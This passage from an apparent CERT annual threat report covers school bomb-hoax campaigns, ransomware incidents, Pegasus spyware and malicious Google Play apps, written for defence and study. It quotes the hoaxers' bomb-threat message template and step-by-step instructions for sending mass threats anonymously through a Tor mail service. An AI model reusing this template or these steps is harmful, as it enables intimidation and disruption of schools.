
As time went by, the thread had more and more readers and posters, discussing advice on anonymity, covering tracks, and ideas for new alarms. For example, on 30 April, the following post appeared:

„bomber evacuate all schools in poland during the exams maths, polish, english”

This was a kind of catalyst. The context of the posts indicated that several people were involved in preparing and conducting the attacks. They wrote sample email templates, instructions on how to obtain school addresses, including ready-to-download lists, and information on how to distribute emails anonymously.

„Striking teacher / Desperate student / Opponent of the government / Islamic terrorist brought in / prepared / constructed / built
 fragmentation bomb / demolition bomb / bursting bomb / phosgene lethal gas tank / lethal gas cylinder.
 In a moment / Immediately after reading the message / Soon / At 9 / 10 / 11 / 12 there will be
 detonation / explosion.

Run / Save yourselves
people will die / all will die / there will be casualties / no one will survive.”



The screenshot shows a Pastebin page with the following details:

- Header:** PASTEBIN logo, '+ NEW PASTE' button, search bar, and 'Guest User' profile.
- User:** Licea ogolnokształcace (A GUEST), MAY 2ND, 2019, 13 views, NEVER reported.
- Advertisement:** 'Freemake Complete Video Conversion Suite: Lifetime License' for \$19.99.
- Message:** 'Not a member of Pastebin yet? Sign Up, it unlocks many cool features!'
- Content:** A list of 20 email addresses, each on a new line, numbered 1 to 20.
- Footer:** 'text' tab, file size '58.84 KB', and buttons for 'raw', 'download', 'clone', 'embed', 'report', and 'print'.

Figure 72. Email address list.

„FIGHTER HANDBOOK

1. click on Tor Browser
2. go to http://secmai*****onion/src/signup.php
3. enter a nickname and password which you don't use anywhere else
4. sign in to http://secmai*****onion/src/login.php
5. you can send to 10 schools at once, separated by commas
6. you can send many times
7. if there is a limit, create a new account at http://secmai*****onion.onion/src/signup.php

The board was active until May/June 2019. Its owner claimed that the reason for the closing were high maintenance costs. Soon, another version under the lolifox.pro domain emerged which operated until early July. The last variation appeared at lolifox.moe in December.

After the exam alarms and the closing of lolifox.pro, such activity was not recorded on other forums. However, the bombing alarms continued. Even though the extent of these attacks seemed to be much smaller, there were still hundreds, if not thousands, of recorded incidents in the year.

Social engineering attacks on points of sale

In mid-2019, we observed an interesting social engineering campaign targeting companies with remote offices serving customers from IT and financial industries. The campaign was global, with domains associated with entities in the USA.

The attackers, claiming to be IT department staff, made phone calls to induce the victims to install malicious software in the form of a supposed VPN client or an update of the CRM system. It was necessary to provide the VPN server data to download the malware. The telephone numbers contained the code for Warsaw. The attackers did not use proprietary tools to steal the data, the files contained different variants of trojans available on the Internet. The analysis of the samples revealed that the attackers had attempted to set up a SOCKS5 tunnel to management servers with domains confusingly similar to the targets.


We communicated the information about the attacks to US-CERT to jointly identify the tools and techniques used by the cybercriminals.



Selected worldwide incidents and threats

Ransomware

The year 2019 brought an increase in the number of incidents consisting in the obstruction of a wide range of processes by ransomware. Criminals targeted mainly industrial systems, e.g. production of steel, and health care support systems. The medical sector in the USA and Australia dealt with Ryuk ransomware infections which paralyzed the hospitalization procedures and made it impossible to perform scheduled operations. In addition to patient treatment aspects, hospitals in the United States had problems with Medicare and Medicaid billing^{85,86}. The modus operandi of the Ryuk ransomware family is slightly different from traditional mass encryption. After infiltrating the victim's network, the criminals manually encrypt the most important systems of the organization together with backups. The entry point to the network are usually weak passwords (short, dictionary-based, containing common phrases) to RDP accounts or emails with malware droppers.



Norsk Hydro 16 godz. · 🌐

Hydro subject to cyber-attack

As communicated earlier today, March 19, Hydro has been subject to an extensive cyber-attack, impacting operations in several of the company's business areas.

Update 16.25 CET: See a recording of the press meeting in the link at the bottom of this post.

Hydro has isolated all plants and operations and is switching to manual operations and procedures as far as possible.

Hydro's main priority is to continue to ensure safe operations and limit operational and financial impact. The problem has not led to any safety-related incidents.

Relevant authorities have been notified and are supporting Hydro in the efforts to resolve the problem.

Operational status
 Energy: production running as normal
 Bauxite & Alumina: production running as normal
 Primary Metal:

- Primary plants in Norway running as normal, with higher degree of manual operations
- No indication of impact on primary plants outside Norway
- Remelters running as normal, with high degree of manual operation

Extruded Solutions and Rolled Products:

- Lack of ability to connect to the production systems causing production challenges and temporary stoppage at several plants

Hydro is working to contain and neutralize the attack but does not yet know the full extent of the situation. It is too early to indicate the operational and financial impact, as well as timing to resolve the situation.

Hydro is doing its utmost to limit the impact on customers.

For further update, Hydro will host an analyst/press conference at its corporate headquarters at Drammensveien 260, Oslo, at 15:00 CET today and can also be seen on web TV through the following link:
<http://webtv.hegnar.no/presentation.php?webcastId=97819442>

Figure 73. Statement of Norsk Hydro on the ransomware attack.

85. <https://krebsonsecurity.com/2019/11/110-nursing-homes-cut-off-from-health-records-in-ransomware-attack/>

86. <https://arstechnica.com/information-technology/2019/10/hamstrung-by-ransomware-10-hospitals-are-turning-away-some-patients/>

In the second half of March, Norsk Hydro, a global aluminium manufacturer, was attacked by the LockerGoga ransomware⁸⁷. The incident was interesting for two reasons – first, Norsk Hydro is one of the largest manufacturing companies in the world, second, the victim opted for transparency and open communication with all interested parties, which led to less speculations, conjectures, and rumours about the incident. Together with the Norwegian Security Authority, the company analysed the incident by submitting samples to NorCERT. The attack on the company had also an impact on the financial markets, as for a moment the aluminium stock market price went up due to concerns about possible slowdown in its production. According to an analysis made by Reuters, the company lost about USD 40 million in the first week following the attack⁸⁸.




Figure 74. A Screenshot of an encrypted Norsk Hydro machine.

Problems with encrypted data also affected some government systems, both at the local and central level. Cybercriminals managed to infect 10,000 computers in Baltimore, completely blocking access to the payment systems for water or municipal parking facilities⁸⁹. Riviera Beach⁹⁰ and Lake City⁹¹ in Florida paid a total of over 100 bitcoins in ransom for restoring data access, and the city of LaPorte near Chicago negotiated a USD 130,000 bailout with the support of the FBI⁹². Attacks caused Louisiana to declare a state of emergency after the access to the infrastructure of several schools and government agencies was blocked. The extent of ransomware attacks in the United States is so large that a map of affected institutions broken down by type was created⁹³. Confirmed cases involve mostly government⁹⁴, education⁹⁵, and medical sectors, followed by insurance⁹⁶ and media^{97,98} industries.

87. <https://twitter.com/malwrhunterteam/status/1107993535675097089>

88. <https://uk.reuters.com/article/us-norway-cyber/norsk-hydros-initial-loss-from-cyber-attack-may-exceed-40-million-idUKKCN1R71X9>

89. <https://www.vox.com/recode/2019/5/21/18634505/baltimore-ransom-robinhood-mayor-jack-young-hackers>

90. <https://www.engadget.com/2019/06/20/florida-hacker-ransom-riviera-beach/>

91. <https://www.nytimes.com/2019/06/27/us/lake-city-florida-ransom-cyberattack.html>

92. <https://cyware.com/news/laporte-county-pays-130000-to-recover-from-ransomware-attack-73cbfca0>

93. https://www.google.com/maps/d/viewer?mid=1UE6Nko9IRG1tLci_AeqqsxxGzs&ll=36.42731242124872%2C-91.39743553863605&z=6

94. <https://blog.emsisoft.com/en/34335/ransomware-statistics-for-2019-q2-to-q3-report/>

95. <https://blog.emsisoft.com/en/34193/state-of-ransomware-in-the-u-s-2019-report-for-q1-to-q3/>

96. <https://www.ctvnews.ca/sci-tech/canadian-insurance-company-lost-nearly-us-1m-in-ransomware-attack-1.4790490>

97. <https://www.euronews.com/2019/11/04/cyber-attack-hits-spanish-companies-including-radio-network>

98. <https://www.inforisktoday.com/french-broadcaster-m6-recovering-from-ransomware-attack-a-13262>

Pegasus

Pegasus was developed by the Israeli NSO Group for targeted surveillance by means of a mobile device. According to the manufacturer, Pegasus is offered exclusively to government agencies and special services to counteract organised crime and terrorism.

The first public information concerning Pegasus dates back to at least 2016, when the Canadian organisation Citizen Lab published a report⁹⁹ on the exploitation of several iOS 0-day vulnerabilities which allowed to install spyware, and linked them with NSO products. The report also pointed out that, contrary to the manufacturer's declarations, the software was used to spy on people who are inconvenient for the authorities: freedom of speech and civil rights activists, independent journalists, etc.

In September 2018, Citizen Lab published another report¹⁰⁰ in which the countries which potentially used Pegasus infrastructure were listed. Poland was among those countries, with ORZELBIALY as the operator of Pegasus.

The year 2019 brought a lot of new information about Pegasus. NSO Group was sued by Facebook for an alleged security breach of Whatsapp users¹⁰¹. The publication of the manual¹⁰² helped researchers and other people to understand the process of attacking the mobile devices of the targets.




Figure 75. View of the console for tracking the victim (source: NSO Group).

99. <https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/>
 100. <https://citizenlab.ca/2018/09/hidden-and-see-tracking-nso-groups-pegasus-spyware-to-operations-in-45-countries/>
 101. <https://www.cnn.com/2019/10/29/facebook-sues-nso-group-claims-it-helped-hack-whatsapp.html>
 102. <https://www.documentcloud.org/documents/4599753-NSO-Pegasus.html>

Pegasus has agents for Android, iOS, BlackBerry, and Symbian operating systems. Its arsenal of functions include collecting location information, intercepting call history, passwords, files, and eavesdropping on GSM and VoIP calls (including communication tools such as Skype, Facebook, and WhatsApp).

The operator can infect the device with a push message which automatically downloads and runs the malicious software, completely without user interaction. The second method requires that the victim click on an SMS link, typically in a scenario familiar with his/her activity, e.g. political motives. This was the case with the attack on journalist Ben Hubbard:



Figure 76. Malicious SMS messages sent to Ben Hubbard from a Pegasus operator (source: Citizen Lab).

These are not the only methods of taking control of the victim's device, the attacker can also inject a code into unprotected network traffic or simply take over the device by physical means. Remote methods do not always work and NSO clients are informed about this, especially in the context of the victim's custom to use a different web browser than the default one for a particular operating system or modify its identification using the User-Agent header.

Figure 4: Collected Data



Figure 77. Information stolen from the victim's device (source: Pegasus manual¹⁰³).

103. <https://www.documentcloud.org/documents/4599753-NSO-Pegasus.html>

The software targets all data on the mobile device, including files specific for applications used for secure communication or exchange of information. The Pegasus implant is able to eavesdrop on the victim through the microphone of the device without a „woken up” screen.

Malicious applications on Google Play

Infection of an Android mobile device is oftentimes associated with downloading and installing a malicious application from untrusted sources. In 2019, Google Play Protect stopped the installation of nearly 2 billion harmful apps from outside the official store. Furthermore, Google’s verification mechanisms precluded a number of 790,000 applications violating the Play Store security policy from being published on the market¹⁰⁴.

In spite of the fact that mobile applications are verified¹⁰⁵ before being published on Google Play, it is not possible to ensure full detectability of their malicious intent. Jagchandra, a security researcher, on the example of the recently popular Joker trojan, sets out five plausible reasons for why malicious software can be introduced to Google Play and remain there for a long time¹⁰⁶. The analyst mentions:

- using native code to conceal important data;
- using various encryption algorithms and commercial compression resources to slow down analysis;
- publishing (in the first stage) a secure version of an application and updating to a malicious version after gaining high reputation on the market;
- posting false reviews to increase the position in the ranking;
- using WebView and JavaScript interface.

Another mechanism for hiding malicious purposes may be verification of the IP address of the device on which the application is launched. Lukas Stefanko of ESET describes a case where the analysed malware does not download a payload after recognizing traffic coming from a network having Google’s IP addressing¹⁰⁷.

The exact number of malicious applications found on Google Play is unknown. Trying to estimate the size of the phenomenon, we used the statistics published by Lukas Stefanko. The data covering the period from July to September 2019 show the malicious categories of the applications, the number of packages falling into the particular category, and the number of installations. The statistics are based on information from malware researchers, their publications, blog entries, social media entries, etc. The tables show a total of 581 malicious applications and over 806 million installations in the three month period.

104. <https://android-developers.googleblog.com/2020/02/how-we-fought-bad-apps-and-malicious.html>

105. <https://play.google.com/intl/pl/about/developer-content-policy/>

106. https://twitter.com/jag_chandra/status/1215589088901976065

107. <https://www.welivesecurity.com/2019/10/24/tracking-down-developer-android-adware/>

Harmful app type	Number of apps	Number of installs
Adware	48	300,600,000+
Subscription Scam	15	20,000,000+
Hidden Ads	57	14,550,000+
SMS Premium Subscription	24	472,000+
Hidden App	7	310,000+
Banking Trojan	1	10,000+
Stalkware	1	10,000+
Fake Antivirus	1	10,000+
Credit Card Phishing	2	200+
Fake Cryptocurrency Exchanges	1	100+
Fake App	15	100+
sum	172	335,962,400+

Figure 78. Data on malicious applications found on Google Play, September 2019¹⁰⁸.

Harmful app type	Number of apps	Number of installs
AdFraud	42	419,000,000+
Adware	112	8,600,000+
HiddenAds	10	6,430,000+
Subscription Scam	3	3,000,000+
Fake Antivirus	10	1,386,000+
RAT/Spyware	24	10,210+
Credit card phishing	2	105+
Fake VPN	1	50+
sum	204	438,426,365+

Figure 79. Data on malicious applications found on Google Play, August 2019¹⁰⁹.

Harmful app type	Number of apps	Number of installs
HiddenAd	188	19,210,000
Subscription scam	3	12,000,000
AdFraud	1	1,000,000
Stalkerware	8	140,000
Fake app	2	110,000
Fake Antivirus	1	10,000
Adware dropper	1	1,000
Backdoor	1	100
sum	205	32,471,100

Figure 80. Data on malicious applications found on Google Play, July 2019¹¹⁰.

108. source: <https://lukasstefanko.com/2019/10/android-security-monthly-recap-9.html>
 109. source: <https://lukasstefanko.com/2019/09/android-security-monthly-recap-8.html>
 110. source: <https://twitter.com/LukasStefanko/status/1156835181296308224>

The first place in the number of downloads was occupied by adfraud applications which automatically click on advertising content, adware applications which display persistent banners, and scam subscriptions, i.e. simple applications trying to persuade the user to buy the full version at a heavily inflated price. Next were fake antiviruses and tools hiding their presence by removing the icon from the app drawer (two of them had the permissions to record audio¹¹¹). There was also a banking trojan, a backdoor, a fake VPN, spyware applications with a misleading description, credit card phishing tools, and apps installing additional packages and sending premium SMS messages^{112,113}.




Figure 81. Example of malicious adware applications found by ESET (source: ESET).

In the second half of 2019, the Joker malware family was among the most regularly appearing on Play-Store. An analysis published by Medium¹¹⁴ and Tatyana Shiskova's Twitter posts¹¹⁵ mention 44 malicious applications with a total number of downloads of more than 650 thousand. The primary function of Joker was sending SMS messages to premium numbers and charging the victim's account using WAP billing. Additionally, the malware had the ability to steal device information, contact lists, and SMS messages. By means of message parsers and HTML code parsers as well as injected clicks, the malware conducted malicious fraudulent activities without the user's knowledge and permission¹¹⁶.

111. <https://www.wandera.com/google-play-adware/>

112. <https://lukasstefanko.com/2019/09/android-security-monthly-recap-8.html>

113. <https://lukasstefanko.com/2019/10/android-security-monthly-recap-9.html>

114. <https://medium.com/csis-techblog/analysis-of-joker-a-spy-premium-subscription-bot-on-googleplay-9ad24f044451>

115. <https://twitter.com/sh1shk0va>

116. <https://threatpost.com/joker-androids-malware-ramps-volume/151785/>




Figure 82. Examples of applications containing the Joker malware¹¹⁷.

Finally, there was a case described by TrendMicro of detecting three malicious applications in Google Play that work together and are probably related to the APT SideWinder group¹¹⁸. The infection was carried out in several stages. The campaign involved two malicious droppers and a payload. The role of one of the droppers (com.camero.android.camera2basic) was to exploit the CVE-2019-2215 vulnerability and obtain root privileges on the vulnerable device. The other dropper (com.abdulrauf.filemanager) attempted to obtain the accessibility privilege. Both malicious applications downloaded an additional DEX module from a C&C server and then installed and launched the target payload (call.callCam.android.callCam2base). The role of the final application was to download device information and send it to the C&C server. The stolen data included screenshots, location information, list of the applications installed on the device, Wi-Fi information, data from WeChat, Outlook, Twitter, Yahoo Mail, Facebook, Twitter, or Chrome. At the time of writing, the malicious applications were removed from Google Play. The estimated date of their publication is March 2019¹¹⁹.

117. <https://twitter.com/m0br3v/status/1186277973923696641>

118. <https://blog.trendmicro.com/trendlabs-security-intelligence/first-active-attack-exploiting-cve-2019-2215-found-on-google-play-linked-to-sidewinder-apt-group/>

119. ibidem

